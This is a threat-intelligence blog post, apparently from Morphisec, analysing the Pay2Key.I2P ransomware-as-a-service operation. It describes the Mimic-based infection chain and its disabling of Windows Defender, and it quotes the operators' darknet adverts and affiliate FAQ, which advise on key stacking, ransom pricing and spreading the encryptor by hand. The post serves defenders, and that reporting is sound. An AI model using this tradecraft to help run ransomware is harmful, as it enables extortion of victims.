MORPHISEC

Pay2Key's Resurgence

Iranian Cyber Warfare Targets the West

PAY2KEY

Overview

In the volatile aftermath of the Israel-Iran-USA conflict, a sophisticated cyber threat has re-emerged, targeting organizations across the West. Morphisec's threat research team has uncovered the revival of Pay2Key, an Iranian-backed ransomware-as-a-service (RaaS) operation, now operating as Pay2Key.I2P. Linked to the notorious Fox Kitten APT group and closely tied to the well-known Mimic ransomware, previously analyzed by Morphisec for its ELENOR-Corp variant, Pay2Key.I2P appears to partner with or incorporate Mimic's capabilities. Officially, the group offers an **80% profit share** (up from 70%) to affiliates supporting Iran or participating in attacks against the enemies of Iran, signaling their ideological commitment. With over $4 million in ransom payments collected in just four months and individual operators boasting $100,000 in profits, this campaign merges technical prowess with geopolitical motives. Our upcoming report includes personal communications from the group, revealing their dedication and the reasons behind rewriting their ransomware.

This blog introduces our technical analysis and OSINT findings, exposing Pay2Key.I2P's operations and its ties to Mimic.

A Global Threat with Ideological Roots

Since its debut in February 2025, Pay2Key.I2P has expanded rapidly. Strategic marketing on Russian and Chinese darknet forums, combined with a presence on X since January 2025, indicates a planned rollout. With over 51 successful ransom payouts in four months, the group's effectiveness is undeniable.

While profit is a motivator, Pay2Key.I2P's ideological agenda is clear. Their focus on Western targets, coupled with rhetoric tied to Iran's geopolitical stance, positions this campaign as a tool of cyber warfare. The addition of a Linux-targeted ransomware build in June 2025 further expands their attack surface, threatening diverse systems.

Technical Timeline

In February 2025, Morphisec threat research team have detected a post on a Russian based underground forum claiming to look for partners in a new RaaS where the threat actor provides access to a Ransomware builder platform and allows to generate a free "Pay2Key" Ransomware, in exchange for a lion's cut from the ransom money of a successful attack.

Acting quickly, the threat research team was able to secure one of the early builds produced by the "Pay2Key.i2p" builder platform.

Analyzing the created payload revealed the following:


- The initial executable is a 7zip SFX archive.
- Upon extraction, the archive will run a CMD setup script.
- The script runs an obfuscated PowerShell command which creates an exclusion in Windows Defender for all ".exe" files.
- The script reconstructs a 7za.exe archiving software from a ".bin" file.
- The script then extract with 7za.exe multiple ".bin" files which are 7zip archives.
- The extracted files include:
    - "powrprof.exe" - Masqueraded "NoDefender" tool, a predecessor tool to "DefendNot" which executes immediately after extraction.
    - "powrprof.dll" - Dependency file for "NoDefender".
    - "wsc_proxy.exe" - Windows Security Center proxy signed by Avast AV, used as a dependency for "NoDefender".
    - "wsc.dll" - Windows Security Center DLL signed by Avast AV, used as a dependency for "NoDefender".
    - "Everything.exe" - File indexing software.
    - "Everything.ini" - First configuration file for "Everything.exe".
    - "Everything2.ini" - Second configuration file for "Everything.exe".
    - "Everything.dll" - Dependency for "Everything.exe".
    - "enc-build.exe" - Themida protected Mimic ransomware which executes immediately after extraction.
- During the following procedures, the script will also run PowerShell scripts:
    - The first script will run a process of choice upon execution of the SFX (if provided).
    - The second script will create a scheduled task for postponed execution of the ransomware (if provided).

How the Mimic Ransomware Attack Unfolds

This step-by-step diagram shows how the Mimic ransomware infects a system. Starting from an innocent-looking file, the malware hides its real purpose through layers of scripts and tools, disables protection, and finally encrypts your files. Each stage reveals how attackers carefully bypass defenses to take control.


Stage 1: Attack Initialization

Execution of scripts from the self-extracting archive


SFX
encrypt.exe (Malicious 7zip SFX archive)
Run
setup.cmd
Run
setup.ps1
<Conditional execution>
Decode
data5.bin
Run
Obfuscated PowerShell
Run
C#
Dynamic compilation and execution of C# code
Execute
EXE
Execution of pre-configured process


Stage 2: Decoding and Preparation

Obfuscation, binary decoding, and hidden PowerShell execution




Stage 3: Payload Deployment

Extraction and creation of malicious files from data2.bin




Stage 4: Defense Evasion

Execution of powerprof.exe to disable Microsoft Defender




Stage 5: Deployment of Auxiliary Tools

Extraction of data3.bin containing Everything.exe and related components




Stage 6: Mimic Ransomware Activation

Creation and execution of ransomware payload in encryption and non-encryption modes



Stage 7: Data Encryption and Cleanup

Execution of browser.exe to encrypt files and remove traces of activity




setup.cmd
Execute
EXE
enc-build.exe (Mimic Ransomware - Non Encryption mode)
Create and Execute
EXE
browser.exe (Mimic Ransomware - Encryption mode)




After comprehensive analysis we have found the following similarities between "ELENOR-Corp." ransomware and the "enc-build.exe", the ransomware component which is part of the "Pay2Key.I2P", to conclude this is a similar Mimic ransomware.

	Mimic-ELENOR-Corp.	*Pay2Key.I2P*
The ransomware prepares restrictive DACLs early to apply them on its hidden working directory using DACL and to some of the files later dropped into the directory	☑	☑
The ransomware adjusts privileges to its own process utilizing AdjustTokenPrivileges	☑	☑
The ransomware spawns a watcher that will be responsible for relaunching the ransomware if it dies (-watch flag)	☑	☑
The ransomware spawns Unlocker1 and Unlocker2	☑	☑
If not in encryption mode, the ransomware spawns the Everything.exe tool and persists it with the -startup switch in the background	☑	☑
DACL on the current process with SetSecurityInfo, making itself inaccessible to all other processes, including security tools	☑	☑
Ransomware UI	☑	☐


OSINT

In its inaugural campaign, Pay2Key.I2P has adopted a strategic ransomware-as-a-service (RaaS) model, mainly targeting Russian-speaking darknet forums to attract potential collaborators. Operators are invited to participate without any initial payment. Upon successfully deploying the ransomware and receiving a ransom, the developers retain a percentage of the earnings and offer the rest to the affiliate responsible for the carried attack. Following the posts made by the threat actor, the threat research team were able to find multiple aliases attributed to the threat actor on different darknet forums.

Posting Date	***Profile***
February 23rd 2025	 lsreactive РЕЗИДЕНТ КЛУБА 21 6 20 Фев 2025
February 26th 2025	 Nandomile Местный Продавец Статус: Offline Регистрация: 20 Фев 2025 Сообщения: 15 Реакции: 0 Покупки через Гарант: 0 Продажи через Гарант: 0

February 27th 2025	 checkmatedone Пользователь Joined: 19.02.25 Messages: 16 Reaction score: 0 Points: 78
March 6th 2025	 HightQuality НЕ ПРОВЕРЕН НОВИЧОК Регистрация: 04.03.2025 Сообщений: 10 Депозит: 0 RUR / 0 GRUSD Сделок через ГАРАНТА: 0
March 6th 2025	 HightScreen Новичок Начать переписку Регистрация: 11/3/25 Сообщения: 13 Репутация : 0 Реакции: 4 USD: 0

In each of the target forums the threat actor seems to have followed the same advertising format. Showcasing the major benefits of working with Pay2Key.I2P and the Pay2Key.I2P ransomware technical overview.



lsreactive

РЕЗИДЕНТ КЛУБА

21

6

20 Фев 2025

23 Фев 2025

#1


Приветствую!

Pay2Key - это первый крупномасштабный RaaS (Ransomware as a Service) проект, к которому может присоединиться каждый.

Запустите нашу программу-шифровальщик на любом компьютере под управлением Windows, где хранятся ценные файлы, и получайте деньги!

- Мы предоставляем бесплатную регистрацию, чтобы вы могли начать зарабатывать с нами без стартовых инвестиций;
- Автоматизированное сопровождение атакованного клиента от тестовой расшифровки до получения оплаты;
- Не нужно иметь навыки программирования;
- Удобная система API для оповещений.

At the core of this operation is a platform hosted on the I2P network. Access is granted through a unique referral key distributed on underground forums. The threat actor provided different referral keys allowing them to track through which advertising medium the operator came from.



Реферальный код:


f414[redacted]

Реферальный код:

97f7[redacted]

[Different referral codes from different marketplaces]

One standout feature is an earnings calculator that allows users to estimate their expected payout from various ransom amounts. Prior to logging in, the site displays promotional material that describes the platform's capabilities and the advantages of joining.



PROFIT CALCULATION

Decryptor price USD


5000

Your percent: 70%

Your profit: 3500 USD

[Dynamic calculator for profits]

Once inside, collaborators are assigned a unique ID and gain access to a personal dashboard. This dashboard provides tools to create custom ransomware samples, connect cryptocurrency wallets, and initiate communication both with Pay2Key.I2P support and with victims while also having a dedicated FAQ section allowing operators to get more information about working with Pay2Key.I2P.



Frequently Asked Questions


1. What are keys?

Your account keys are embedded in your encryptor, we will use them to understand who to send payment to if your attacked client transfers money to us to buy file recovery software. At startup, the encryptor will select a random key from the available ones and attack with it. The recovery program that the attacked client buys will only recover files encrypted with that key. If you plan to use one encryptor multiple times, you should create a stack with as many keys as possible, so that if the recovery program is published on the Internet multiple times, the encryptor will still have keys for which there is no free recovery and there will always be a chance of a successful attack. If you plan to attack multiple computers but with a single ransom, use a single-key stack for that attack. Then the customer, when buying the recovery program, will be able to recover files on all computers at once.

2. Where to get more keys?

By default, the user has 100 keys available for creation (one stack with all or several with fewer). For every $10 earned, one new key can be created. If you earn conditionally $5000, the account will get an opportunity to create 500 new keys.

Such questions include both technical questions and clarification questions that work as incentives for operators to continue working with Pay2Key.I2P.



3. What is the default price?

The default price is the price an attacked client will see when they arrive at the site. If you enable chat, he can write to you. You can lower the price in chat. The default minimal price is $1000, in chat you can lower the price to $100. Using chat is not recommended as it takes up your time and can result in less earnings if the customer talks you into lowering the price. If the attack is not targeted, set the average expected price and disable chat.


4. If I run the encryptor on one computer, can it infect others?

Our encryptor doesn't know how to distribute itself. For this purpose, we invite all interested users. We are working to make the encryptor well bypass basic Windows/Linux protection mechanisms and work quickly and efficiently, but to attack not just one computer, but an entire network (for example, an office), we need your participation so that you run it on every device that has valuable data.

5. Will the my client be able to recover the files without paying?

Our program uses very strong and tricky encryption, no organization in the world except us can help recover files. Before purchasing the recovery program, the customer is given the opportunity to test the decryption on three small files (up to 512KiB). This is the only thing the customer will be able to decrypt for free.


The group's public emergence was marked by a coordinated campaign on February 20, 2025, when posts appeared across five to six Russian-language darknet forums. These introductions promoted the platform's offerings and invited interested parties to join the RaaS model. Over the following month, the group consistently posted updates detailing platform improvements and new features. Notably, their presence on X (formerly Twitter) dates back to January 2025, suggesting a deliberate, phased rollout that was planned in advance. This timeline reinforces the view that Pay2Key.I2P's operators invested in a structured launch strategy rather than an opportunistic release.


Pay2Key gate
@pay2keydoti2p
Pay2Key (pay2key.i2p) user
DE pay2key.com Joined January 2025

[Pay2Key.I2P user on "X" platform, joined January 2025]

A deviation in their typical approach appeared in late March, when a post surfaced on a Russian-Chinese underground forum. Unlike their other posts, this one was written in English and was published using an account registered back in 2023—breaking their prior pattern of using newly created profiles for each forum. This account also listed a Telegram handle connected to another account on a well-known Russian forum, hinting at cross-platform coordination or identity reuse. These shifts could signal that a different operator handled this particular engagement or that the group is broadening its linguistic and geographical reach. This posting regarding the profile on a Russian-Chinese forum was reported initially by Dark Web Informer.

To validate the platform's effectiveness, the operators shared various forms of proof, including screenshots of successful ransom payments, wallet transactions, and even demonstration video of Windows machine fully executing the payload with emphasis on showing Windows Defender bypassing.



Nandomile
Местный

Продавец

Статус:	Offline
Регистрация:	20 Фев 2025
Сообщения:	15
Реакции:	0
Покупки через Гарант:	0
Продажи через Гарант:	0

24 Мар 2025

Доброго времени суток!
Одни из самых эффективных партнёров любезно согласились предоставить свои скрины из личных кабинетов по вылатам на их кошельки после успешных атак.
В целях анонимности номера кошельков, id кабинетов и дата получения средств будут скрыты

Pay2Key

Мой кошелек

Баланс
0
ВЫПЛАТА

Вывод
Очередь: 0
Выведено: 65.950949948659

Адрес Редактировать
[redacted]

Автоматическая выплата раз в сутки в 00:00 (UTC)

Сумма	Комментарий	Время	Статус
45.243780415741	Decryptor purchase (56.3944%)	[redacted]	Выведено
11.55150011259	Decryptor purchase (50%)	[redacted]	Выведено
9.155669420328	Decryptor purchase (50%)	[redacted]	Выведено

XMR wallet

Balance
0
PAYOUT

Withdrawal
Queue: 0
Withdrawn: 311.018963503488

